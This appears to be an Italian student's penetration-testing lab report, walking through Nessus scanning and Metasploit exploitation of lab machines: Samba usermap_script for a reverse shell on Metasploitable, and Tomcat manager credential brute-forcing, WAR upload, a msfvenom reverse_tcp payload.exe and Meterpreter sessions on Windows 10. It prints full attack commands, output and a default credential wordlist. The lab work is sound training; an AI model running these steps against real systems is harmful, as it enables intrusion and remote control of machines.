The screenshot shows a Nessus scan report for a host at 192.168.50.150. A critical vulnerability for "Samba Badlock Vulnerability" is detected on port 445/tcp/cifs. The description states that the version of Samba is affected by a flaw known as Badlock, which exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker can exploit this to force a downgrade of the authentication level, allowing execution of arbitrary Samba network calls in the context of the intercepted user. The solution is to upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later. The report also includes sections for See Also, Output, and Risk Information.

Successivamente abbiamo sfruttato questa vulnerabilità utilizzando Msfconsole su Kali per tentare di avviare una sessione di exploit, utilizzando il comando <>**search samba**<> abbiamo trovato tra gli exploit di livello excellent **exploit/multi/samba/usermap_script** al numero 15.



The screenshot shows the Metasploit search interface with the query "samba". The results list the "exploit/multi/samba/usermap_script" module, which is marked as "Excellent" and has a rank of 15. The module details include its disclosure date (2007-05-14), check status (Yes), and description (Samba Usermap Script). The module is part of the "auxiliary/scanner/rsync/modules_list" configuration.

Dopo aver scelto l'exploit con il comando <<**use**>> seguito dal path del exploit iniziamo a configurarlo affinché esegua correttamente l'attacco.

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```

Impostiamo il payload digitando <<**set PAYLOAD cmd/unix/reverse**>>. Questo payload permette di ottenere un accesso remoto al sistema target.

```
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
```

Infine digitando <<**Options**>> possiamo controllare i parametri che mancano, in questo caso abbiamo impostato la macchina target con il comando <<**set RHOST 192.168.50.150**>> e la porta in ascolto con <<**set LPORT 5555**>> infine possiamo avviare l'attacco digitando <<**run**>> o <<**exploit**>>

```
Module options (exploit/multi/samba/usermap_script):
Name      Current Setting  Required  Description
---      ---                ---        ---
CHOST                no        The local client address
CPORT                no        The local client port
Proxies              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS   192.168.50.150  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
RPORT     139               yes       The target port (TCP)

Payload options (cmd/unix/reverse):
Name      Current Setting  Required  Description
---      ---                ---        ---
LHOST    192.168.50.100  yes       The listen address (an interface may be specified)
LPORT     5555              yes       The listen port

Exploit target:
Id  Name
--  --
0   Automatic
```

una volta ottenuta la sessione con questo exploit, per verificare se fossimo riusciti ad entrare nella macchina target, abbiamo digitato il comando <**ifconfig**> per ottenere in output le configurazioni di rete della vittima

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 192.168.50.100:5555
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo YGD09ClegoKqdAeX;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "YGD09ClegoKqdAeX\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:39817) at 2025-05-20 03:52:47 -0400
```

Infine abbiamo ottenuto con successo le configurazioni di rete della macchina target

```
ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:a8:5a:c5
           inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
           inet6 addr: fe80::a00:27ff:fea8:5ac5/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
             RX packets:25 errors:0 dropped:0 overruns:0 frame:0
             TX packets:118 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:2411 (2.3 KB) TX bytes:11599 (11.3 KB)
             Base address:0xd240 Memory:f0820000-f0840000

lo        Link encap:Local Loopback
           inet addr:127.0.0.1 Mask:255.0.0.0
           inet6 addr: ::1/128 Scope:Host
             UP LOOPBACK RUNNING MTU:16436 Metric:1
             RX packets:187 errors:0 dropped:0 overruns:0 frame:0
             TX packets:187 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:0
             RX bytes:58397 (57.0 KB) TX bytes:58397 (57.0 KB)
```

CONSIDERAZIONI FINALI

L'esercizio ha permesso di analizzare e sfruttare una vulnerabilità critica presente nel servizio Samba (porta 445-139/TCP) della macchina Metasploitable. Il servizio in questione è vulnerabile ad un attacco di tipo “command execution”, cioè un potenziale attaccante può eseguire codice arbitrario sulla macchina remota, in questo caso sfruttando l'exploit **usermap_script** tramite **MSFConsole**. L'exploit username map script che abbiamo utilizzato sfrutta la vulnerabilità collegata a sistemi operativi Unix che utilizzano servizi di rete come NFS (Network File System) per condividere risorse di archiviazione tra più computer in una rete. L'esecuzione del comando ifconfig ha confermato l'acquisizione di una shell attiva sulla vittima, dimostrando l'efficacia dell'attacco e l'importanza di mantenere i servizi aggiornati per mitigare rischi noti.

Key Takeaways:

1. **Vulnerabilità dei servizi obsoleti:** Samba, se non patchato, può esporre a Remote Code Execution (RCE).
2. **Efficacia di Nessus e Metasploit:** Il vulnerability scanning ha identificato la minaccia, mentre Metasploit ne ha automatizzato lo sfruttamento.
3. **Implicazioni per la sicurezza:** L'esercizio sottolinea l'urgente necessità di patch management e hardening dei servizi esposti in rete.

Protezione consigliata: Disabilitare script non necessari in Samba, applicare le ultime patch, e utilizzare firewall per limitare l'accesso alle porte critiche. Questo caso studio ribadisce l'equilibrio tra funzionalità e sicurezza nelle configurazioni di sistema.



METASPLOIT



L'obiettivo di oggi ci chiede:

Sulla macchina Windows 10 ci possono essere dei servizi che potrebbero causare degli exploit.

Si richiede allo studente di:

- Avviare questi servizi
- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows 10
- Aprire una sessione con metasploit, exploitando il servizio TomCat.

Requisiti laboratorio

- **IP Kali Linux:** 192.168.200.100
- **Windows:** 192.168.200.200 **Listen**
- **port (payload option):** 7777

Evidenze laboratorio


Una volta ottenuta una sessione Meterpreter, eseguite una fase di test per confermare di essere sulla macchina target. Recuperate le seguenti informazioni: 1) Se la macchina target è una macchina virtuale oppure una macchina fisica ; 2) le impostazioni di rete della macchine target ; 3) se la macchina target ha a disposizione delle webcam attive. Infine, recuperate uno screenshot del desktop.

Per prima cosa, come richiesto dall'obiettivo, andiamo a cambiare gli IP delle macchine (kali e metasploitable), quindi apriamo la kali da virtualbox e ci spostiamo su network manager per configurare l'IP della macchina e aggiungiamo una rete con l'IP 192.168.200.100, controlliamo da terminale con il comando “**ip a**” per essere sicuri della configurazione.

```
kali@kali: ~
File Azioni Modifica Visualizza Aiuto
[sudo] password di kali:
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:04:42:0f brd ff:ff:ff:ff:ff:ff
    inet 192.168.200.100/24 scope global eth0
        valid_lft forever preferred_lft forever
(kali㉿kali)-[~]
$ ping 192.168.200.200
PING 192.168.200.200 (192.168.200.200) 56(84) bytes of data.
64 bytes from 192.168.200.200: icmp_seq=1 ttl=128 time=20.4 ms
64 bytes from 192.168.200.200: icmp_seq=2 ttl=128 time=3.73 ms
64 bytes from 192.168.200.200: icmp_seq=3 ttl=128 time=1.40 ms
64 bytes from 192.168.200.200: icmp_seq=4 ttl=128 time=3.57 ms
64 bytes from 192.168.200.200: icmp_seq=5 ttl=128 time=0.866 ms
^C
```


Stessa cosa faremo per la macchina windows, quindi apriamo la macchina, una volta dentro andiamo su “Proprietà - Protocollo di internet” e assegniamo manualmente l'IP 192.168.200.200, subnet e gateway. Apriamo il terminale e facciamo un controllo, per essere sicuri che abbia salvato correttamente le configurazioni, con il comando “**ifconfig**” e come possiamo vedere nella figura in basso a destra è tutto corretto.

Sul terminale kali proviamo a fare un test di ping verso la macchina windows per accertarci che le due macchine comunichino correttamente.




Verifichiamo che Tomcat sia in esecuzione, quindi lo apriamo.

Avviamo il servizio Nessus da terminale della kali tramite il comando
“sudo systemctl start nessus” (come vediamo nella figura a destra).




```
—(kali㉿kali)—[~]
$ sudo systemctl start nessusd
```

Usciamo dal terminale e apriamo il browser e proviamo a raggiungere il portale nessus cercando sul browser “<https://localhost:8834/#/>”, una volta dentro creiamo un nuovo “Basic Network Scan” per trovare le versioni e le vulnerabilità, impostiamo la scansione con i dati del target, salviamo il tutto e infine avviamo la scansione.



Una volta terminata la scansione avremo questo risultato, che vediamo in figura a lato, cioè tutte le vulnerabilità trovate sul target. Tra cui possiamo verificare anche le vulnerabilità legate al servizio Tomcat che andremo a sfruttare di seguito.



Una volta che abbiamo fatto la scansione delle vulnerabilità ci spostiamo sul terminale kali per iniziare la sessione con metasploit, quindi avviamo “**msfconsole**”, inizialmente abbiamo cercato l’exploit per tomcat con cui però non riuscivamo a ottenere un risultato utile perchè così facendo non recuperavamo l’utente e la password per accedere, quindi proviamo a cercare un modulo ausiliario per tomcat con cui trovare utente e password per accedere quindi troviamo e usiamo il seguente modulo ausiliario: “**auxiliary/scanner/http/tomcat_mgr_login**” lo eseguiamo digitando “**use 0**”, visualizziamo le opzioni del modulo con “**show options**”, vediamo che “blank_passwords” è settato su falso quindi lo settiamo su true e utilizziamo “cat” per farci mostrare gli utenti con le rispettive password.

```
File Azioni Modifica Visualizza Aiuto
dlists/tomcat_mgr_default_userpass.txt
[*] exec: cat /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt

j2deployer j2deployer
ovwebusr OvW*busr1
cxsdk kdsxc
root owaspbwa
ADMIN ADMIN
xampp xampp
tomcat s3cret
QCC QLogic66
admin vagrant
admin password
admin
admin Password1
admin password1
admin admin
```

```

nse > search auxiliary/scanner/http/tomcat_mgr_login
Matching Modules

# Name                                Disclosure Date    Rank    Check      Description
0 auxiliary/scanner/http/tomcat_mgr_login        normal    No       Tomcat Application Manager Login Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/tomcat_mgr_login

msf6 > use 0
msf6 auxiliary(scanner/http/tomcat_mgr_login) > options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

Name          Current Setting      Required  Description
-----        -----                -----      -----
BLANK_PASSWORDS          false      yes       Attempt to login with a blank username and password
BRUTEFORCE_SPEED          5         yes       Try blank passwords for all users
DB_ALL_CREDSS          false      no        Fast to bruteforce. From 0 to 5
DB_ALL_PASS              false      no        Try each user/password couple stored in the current database
DB_ALL_USERS             false      no        Add all users in the current database to the list
DB_SKIP_EXISTING         none      no        Skip validation of credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD          /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt  no        The HTTP password to specify for authentication
PASS_FILE          /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt  no        File containing password, one per line
Proxies          http://127.0.0.1:8080  no        A proxy chain of format type:host:port[,type:host:port] ...
RHOSTS          192.168.1.123  yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics-using-metasploit.html
REPORT          0000      yes      The target port (TCP)
SSL             false      yes      Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS          false      yes      Stop the exploit if it successfully works for a host
TARGETURI        /manager/html  yes      URL for Manager Login. Default is /manager/html
THREADS          1        yes      The number of concurrent threads (max one per host)
USERNAME          tomcat    no        The HTTP username to specify for authentication
USERPASS_FILE      /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt  no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS          false      no        Try the username as the password for all users
USER_FILE          /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt  no        File containing users, one per line
VERBOSE          true      yes      Whether to print output for all attempts
VHOST           tomcat    no        HTTP server virtual host

View the full module info with the info, or info -d command.

msf auxiliary(scanner/http/tomcat_mgr_login) > set blank_passwords true
blank_passwords => true

```

Dopodiché passiamo al settaggio dell'exploit scelto (**multi/http/tomcat_mgr_upload**) e modifichiamo le voci richieste.

Runniamo l'exploit e otteniamo una sessione meterpreter che è stata caricata tramite un payload di tipo java/windows, che ha capacità limitate: non funzionano funzionalità avanzate come screenshot completo, webcam, keylogger, ecc.

```

msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.200.200
RHOSTS => 192.168.200.200
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8080
RPORT => 8080
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set LHOST 192.168.200.100
LHOST => 192.168.200.100
msf6 exploit(multi/http/tomcat_mgr_upload) > set LPORT 7777
LPORT => 7777
msf6 exploit(multi/http/tomcat_mgr_upload) > run
[*] Exploit failed: windows/meterpreter/reverse_tcp is not a compatible payload.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/tomcat_mgr_upload) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token...
[*] Exploit aborted due to failure: unknown: Unable to access the Tomcat Manager
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/tomcat_mgr_upload) > set httpusername admin
httpusername => admin
msf6 exploit(multi/http/tomcat_mgr_upload) > set httppassword password
httppassword => password
msf6 exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying wyrCxMFnAhtC9...
[*] Executing wyrCxMFnAhtC9...
[*] Undeploying wyrCxMFnAhtC9...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 -> 192.168.200.200:49451) at 2025-05-20 10:23:07 +0200
0

meterpreter >

```

Lasciamo in standby la sessione meterpreter appena creata e apriamo un nuovo terminale in cui generiamo un payload per windows con il seguente comando “**msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.200.100 LPORT=7777 -f exe -o payload.exe**”, questo genera “payload.exe”, un file malevolo con Meterpreter completo.

Una volta fatto ciò torniamo sulla sessione meterpreter lasciata precedentemente in standby e carichiamo il file appena creato con “**upload payload.exe**”.

Apriamo un altro terminale e lanciamo di nuovo msfconsole e lanciamo un exploit multi/handler con i relativi settaggi la runniamo e otteniamo una sessione meterpreter e lanciamo cmd digitando “shell”, e nel prompt Windows lanciamo “**start payload.exe**” caricato in precedenza.

A questo punto otteniamo una sessione meterpreter completa ma:

- Il processo che abbiamo compromesso è stato avviato come servizio di sistema
- Su Windows 8, 10 e 11, i servizi non hanno accesso diretto al desktop dell’utente
- Per questo, non riusciamo a vedere nessun desktop grafico da cui fare lo screenshot Quindi: screenshot impossibile, anche se abbiamo Meterpreter completo, finché non siamo dentro un processo dell’utente attivo (es. explorer.exe).

```
(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.200.100 LPORT=7777 -f exe -o payload.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe
```

```
msf6 exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying VOeaF ...
[*] Executing VOeaF ...
[*] Undeploying VOeaF ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.200.200
[*] Meterpreter session 2 opened (192.168.200.100:7777 → 192.168.200.200:49453) at 2025-05-20 12:45:18 +0200

meterpreter > upload payload.exe
[*] Uploading : /home/kali/payload.exe → payload.exe
[*] Uploaded -1.00 B of 72.07 KiB (-0.0%): /home/kali/payload.exe → payload.exe
[*] Completed : /home/kali/payload.exe → payload.exe
```

```
meterpreter > shell
Process 1 created.
Channel 2 created.
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\tomcat7>start payload.exe
start payload.exe

C:\tomcat7>start payload.exe
start payload.exe

C:\tomcat7>start payload.exe
start payload.exe

C:\tomcat7>[]
```

Per risolvere questa condizione bisogna migrare a un processo di un utente attivo, per esempio **explorer.exe**, quindi nel prompt di meterpreter digitiamo “ps” e cerchiamo una riga tipo:

“PID Name Arch Session User
3784 explorer.exe x64 1 WIN10\User”

| | | | | | | | |
|------|------|-------------------------|-----|---|------|----------------------|---|
